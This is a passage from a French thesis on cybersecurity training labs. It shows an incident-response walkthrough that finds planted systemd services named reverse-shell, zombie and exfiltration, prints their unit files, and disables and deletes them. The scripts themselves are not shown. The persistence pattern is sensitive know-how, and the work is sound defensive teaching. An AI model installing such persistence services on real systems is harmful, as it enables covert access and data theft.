systemd-update-utmp-runlevel.service    loaded inactive dead    Record Runlevel Change in UTMP
systemd-update-utmp.service     loaded inactive dead    Record System Boot/Shutdown in UTMP
systemd-user-sessions.service   loaded inactive dead    Permit User Sessions
systemd-userdbd.service loaded inactive dead    User Database Manager
systemd-userdbd.socket  loaded inactive dead    User Database Manager Socket
systemd-volatile-root.service   loaded inactive dead    Enforce Volatile Root File Systems
time-set.target loaded active dead      System Time Set
time-sync.target        loaded active dead      System Time Synchronized
timers.target   loaded active dead      Timer Units
ufw.service     loaded inactive dead    Uncomplicated firewall
umount.target   loaded active dead      Unmount All Filesystems
usb-gadget.target       loaded active dead      Hardware activated USB gadget
user-runtime-dir@.service       loaded inactive dead    User Runtime Directory /run/user/
user.slice      loaded unknown dead     User and Session Slice
user@.service   loaded inactive dead    User Manager for UID
veritysetup-pre.target  loaded active dead      Local Verity Protected Volumes (Pre)
veritysetup.target      loaded active dead      Local Verity Protected Volumes
x11-common.service      loaded inactive dead
zombie.service  loaded active running   Persistent Zombie Script

252 loaded units listed.
```

Figure 1.66: Vérification des Services Système 2

L'inspection des services en cours d'exécution révèle trois services suspects : reverse-shell.service, zombie.service et le service exfiltration.service .Leur état actif indique que ces services sont actuellement en cours d'exécution, suggérant une persistance malveillante sur le système. Le service reverse-shell semble être configuré pour maintenir un accès continu au système via un reverse shell, tandis que le zombie.service pourrait être utilisé pour exécuter des scripts malveillants de manière persistante.Tandis que le service exfiltration exporte des données vers l'extérieur. Ces services doivent être immédiatement désactivés et supprimés pour empêcher toute reconnection ou exécution malveillante. J'ai également vérifié les fichiers associés à ces services pour analyser leur contenu et identifier toute anomalie supplémentaire.

1.8.3 Surveillance et Vérification Continue

Nous vérifions l'état de certains services potentiellement malveillants :

Vérification des Services Système

```
root@server_web:/# systemctl status reverse-shell.service
reverse-shell.service - Persistent Reverse Shell
    Loaded: loaded (/etc/systemd/system/reverse-shell.service, enabled)
    Active: active (running)
root@server_web:/# systemctl status zombie.service
zombie.service - Persistent Zombie Script
    Loaded: loaded (/etc/systemd/system/zombie.service, enabled)
    Active: active (running)
root@server_web:/# systemctl status exfiltration.service
exfiltration.service - Persistent File Exfiltration
    Loaded: loaded (/etc/systemd/system/exfiltration.service, enabled)
    Active: active (running)
root@server_web:/#
```

Figure 1.67: Vérification des Services Système 3

Les services sont actifs et en cours d'exécution. Ces services sont probablement à l'origine des scripts malveillants persistants identifiés précédemment.

Inspection des Scripts Exécutés par ces Services

Pour mieux comprendre ce que font ces services, nous examinons les scripts associés dans le répertoire /etc/systemd/system:

```
root@server_web:/# cd /etc/systemd/system/
root@server_web:/etc/systemd/system# ls -la
total 56
drwxr-xr-x 1 root root 4096 Oct  6 18:56 .
drwxr-xr-x 1 root root 4096 Oct  6 18:56 ..
lrwxrwxrwx 1 root root   33 Mar  9  2024 bind9.service -> /lib/systemd/system/named.service
lrwxrwxrwx 1 root root   45 Mar  9  2024 dbus-org.freedesktop.timesync1.service -> /lib/systemd/syste
m/systemd-timesyncd.service
-rw-r--r-- 1 root root  154 Oct  6 18:56 exfiltration.service
drwxr-xr-x 2 root root 4096 Mar  9  2024 getty.target.wants
drwxr-xr-x 1 root root 4096 Oct  6 18:57 multi-user.target.wants
drwxr-xr-x 2 root root 4096 Mar  9  2024 network-online.target.wants
-rw-r--r-- 1 root root  150 Oct  6 18:56 reverse-shell.service
drwxr-xr-x 2 root root 4096 Mar  9  2024 sockets.target.wants
lrwxrwxrwx 1 root root   31 Mar  9  2024 sshd.service -> /lib/systemd/system/ssh.service
drwxr-xr-x 2 root root 4096 Mar  9  2024 sysinit.target.wants
lrwxrwxrwx 1 root root   35 Aug 24 12:31 syslog.service -> /lib/systemd/system/rsyslog.service
drwxr-xr-x 2 root root 4096 Aug 24 12:31 sysstat.service.wants
drwxr-xr-x 1 root root 4096 Aug 24 12:31 timers.target.wants
-rw-r--r-- 1 root root  151 Oct  6 18:56 zombie.service
```

Figure 1.68: Inspection des Scripts Exécutés par ces Services

```
root@server_web:/etc/systemd/system# cat exfiltration.service
[Unit]
Description=Persistent File Exfiltration

[Service]
ExecStart=/usr/local/bin/exfiltration.sh
Restart=always

[Install]
WantedBy=multi-user.target

root@server_web:/etc/systemd/system# cat reverse-shell.service
[Unit]
Description=Persistent Reverse Shell

[Service]
ExecStart=/usr/local/bin/reverse_shell.sh
Restart=always

[Install]
WantedBy=multi-user.target
root@server_web:/etc/systemd/system# cat zombie.service
[Unit]
Description=Persistent Zombie Script

[Service]
ExecStart=/usr/local/bin/zombie_script.sh
Restart=always

[Install]
WantedBy=multi-user.target

root@server_web:/etc/systemd/system#
```

Figure 1.69: Inspection des Scripts Exécutés par ces Services 2

Cette inspection finit par nous conduire au repertoire/usr/local/bin/
En faisant on obtient ls -la /usr/local/bin/

```
root@server_web:/# ls -la /usr/local/bin/
total 344
drwxr-xr-x 1 root root   4096 Oct  6 18:57 .
drwxr-xr-x 1 root root   4096 Oct  6 18:56 ..
-rw-r--r-- 1 root root      0 Oct  6 19:11 database_backup.sql
-rwxr-xr-x 1 root root    805 Oct  6 18:56 exfiltration.sh
-rwxr-xr-x 1 root root    221 Mar  9  2024 pip
-rwxr-xr-x 1 root root    221 Mar  9  2024 pip3
-rwxr-xr-x 1 root root    221 Mar  9  2024 pip3.11
-rwxr-xr-x 1 root root     86 Oct  6 18:56 reverse_shell.sh
-rwxr-xr-x 1 root root    217 Mar  9  2024 scapy
-rwxr-xr-x 1 root root   1028 Oct  6 18:56 setup_db.sh
-rwxr-xr-x 1 root root 302746 Mar  9  2024 systemctl
-rwxr-xr-x 1 root root    209 Mar  9  2024 tabulate
-rwxr-xr-x 1 root root   1005 Oct  6 18:56 zombie_script.sh
```

Figure 1.70: Inspection des Scripts Exécutés par ces Services 3

Désactivation et Suppression des Services et Scripts Malveillants

Pour neutraliser ces services, nous les désactivons et supprimons les scripts malveillants associés :

```
root@server_web:/etc/systemd/system# systemctl disable exfiltration.service
root@server_web:/etc/systemd/system# systemctl disable reverse-shell.service
root@server_web:/etc/systemd/system# systemctl disable zombie.service
```

Figure 1.71: Désactivation et Suppression des Services et Scripts Malveillants

Ces commandes empêchent les services de se relancer au prochain démarrage du système, garantissant ainsi que les scripts malveillants ne s'exécutent pas automatiquement. La suppression des scripts est une étape cruciale pour éliminer toute possibilité de réinfection ou de reprise de contrôle par des processus indésirables. En veillant à ce que ces éléments soient complètement effacés, nous réduisons significativement les risques de compromission ultérieure de la machine.

```
root@server_web:~# rm /usr/local/bin/exfiltration.sh
root@server_web:~# rm /usr/local/bin/reverse_shell.sh
root@server_web:~# rm /usr/local/bin/zombie_script.sh
```

Figure 1.72: Désactivation et Suppression des Services et Scripts Malveillants 2

Ces étapes devraient stabiliser le système en éliminant les processus malveillants et en désactivant les services associés. Cela nous permet de nous assurer que les processus malveillants ne se réactivent pas via des mécanismes persistants ou des tâches planifiées.

Conclusion

Dans cette section, nous avons, étape par étape, mis en place, configuré et rendu fonctionnelles deux infrastructures. Ensuite, suivant un procédé logique et en utilisant des outils de pentesting ainsi que d'analyse réseau et système, nous avons résolu les problèmes que présentait chaque infrastructure. Ces interventions nous ont permis d'identifier les vulnérabilités critiques, notamment liées à l'accès non sécurisé aux services, à l'exposition de ports sensibles, ainsi qu'aux failles dans la gestion des permissions utilisateurs.

Pour chaque vulnérabilité rencontré sur la première infrastructure , nous avons appliqué une méthodologie basée sur les frameworks MITRE ATTCK et CAPEC.

Dans la deuxième infrastructure, nous avons suivie une stratégies de réponse aux incidents conformes aux recommandations des frameworks SANS et NIST, garantissant ainsi une remédiation efficace et la restauration complète de la sécurité du système.

Conclusion Générale

Ce mémoire a permis de concevoir et d'explorer deux infrastructures , en mettant l'accent sur l'exploitation des vulnérabilités et la réponse aux incidents. Grâce à la plateforme Kathara, nous avons pu recréer des environnements réalistes et modulables, adaptés à différents scénarios d'attaque et de défense, tout en suivant des cadres méthodologiques comme ceux proposés par les frameworks MITRE ATTCK, CAPEC, SANS et NIST.

L'approche méthodologique adoptée a consisté à structurer les scénarios autour de deux axes principaux : l'exploitation des vulnérabilités et la réponse aux incidents. Cette double approche a permis de couvrir les aspects essentiels d'une formation pratique en cybersécurité, incluant à la fois des compétences offensives (pentesting, escalade de privilèges, exfiltration de données) et défensives (investigation, analyse de traces, remédiation). En abordant ces deux axes, nous avons démontré l'importance de la complémentarité entre l'attaque et la défense dans la sécurisation des infrastructures réseau.

Les résultats obtenus confirment l'efficacité de l'infrastructure conçue pour simuler des scénarios réalistes de compromission, avec une attention particulière portée à l'application de techniques concrètes et opérationnelles. La résolution des problèmes spécifiques à chaque infrastructure a révélé non seulement les vulnérabilités communes aux systèmes réels, mais aussi l'importance de la mise en place de solutions correctives pérennes, basées sur des standards de sécurité éprouvés.

En outre, ce travail a mis en lumière l'importance de l'intégration de bonnes pratiques en matière de gestion des incidents et de renforcement de la sécurité. Chaque scénario, qu'il soit offensif ou défensif, a été l'occasion d'analyser et d'évaluer l'impact des failles ou intrusions découvertes, tout en proposant des solutions pour prévenir des attaques similaires dans un environnement de production.

En conclusion, l'infrastructure et les scénarios développés au cours de ce projet représentent un outil pédagogique riche et flexible, idéal pour les formations pratiques en cybersécurité. Ils permettent aux apprenants d'acquérir des compétences techniques pointues tout en développant une compréhension approfondie des enjeux de sécurité actuels. L'adoption et l'extension de cette infrastructure peuvent contribuer de manière significative à la formation des professionnels de la cybersécurité, en les préparant à répondre efficacement aux menaces réelles.

Bibliography

Webographie

CAPEC Framework, https://capec.mitre.org/data/definitions/1000.html, Dernier accès : Août 2024.

MITRE ATT&CK Enterprise Matrix, https://attack.mitre.org/matrices/enterprise/, Dernier accès : Août 2024.

Contents